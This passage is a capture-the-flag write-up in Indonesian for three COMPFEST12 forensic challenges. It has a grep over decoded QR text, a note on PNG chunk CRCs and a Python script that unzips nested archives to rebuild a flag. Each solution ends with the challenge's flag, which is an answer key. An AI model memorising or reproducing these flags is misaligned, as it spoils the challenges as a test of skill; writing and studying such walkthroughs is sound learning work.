
Dapet flagnya

```
root@kali:~/Documents/compfest/forensic/kyu-are/100fps# cat text | grep -i comp
b'COMPFEST12{kyu4r31337_318bc0}D34DC0D3D34DB33F!22153!3881313371337133713371337uuuulalalalpapapapaskiddiesul'
root@kali:~/Documents/compfest/forensic/kyu-are/100fps#
```

Flag : COMPFEST12{kyu4r31337_318bc0}

## - Silverqueen

For some reason challenge ini sama persis sampai ke hitung2an CRC antar IDAT 1 sama IDAT 2 nya sama challenge picoctf
https://hackmd.io/@FlsYpINbRKixPQQVbh98kw/Bk9Wj63vH




Flag: COMPFEST12{cHuNk5_4r3_pr00f_of_1nt3gr1ty}

## - Boom Goes The Zip File !

Saya notice kalau pake tool unzip bawaan kali linux, yang ter unzip hanya yang mengandung piece of flag nya. Jadi saya bikin script python berupa

```python
#!/usr/bin/env python3
import os

deletion=''

for i in range(1,46):
    os.system("unzip "+str(i)+".zip")
    listfiles = os.listdir()
    for x in listfiles:
        if ".zip" not in x and ".py" not in x and "flag" not in x:
            deletion = x
            os.system("cat "+deletion+"| tail -c 1 >> flag")
            os.system("rm "+deletion)
```

P.s gila ya probset nya, kami ber 2 jalan dari loop depan sama blkg aja lama :T

Flag:COMPFEST12{2iP_f11e_Go35_kAAbo0ooOoOm_25a919}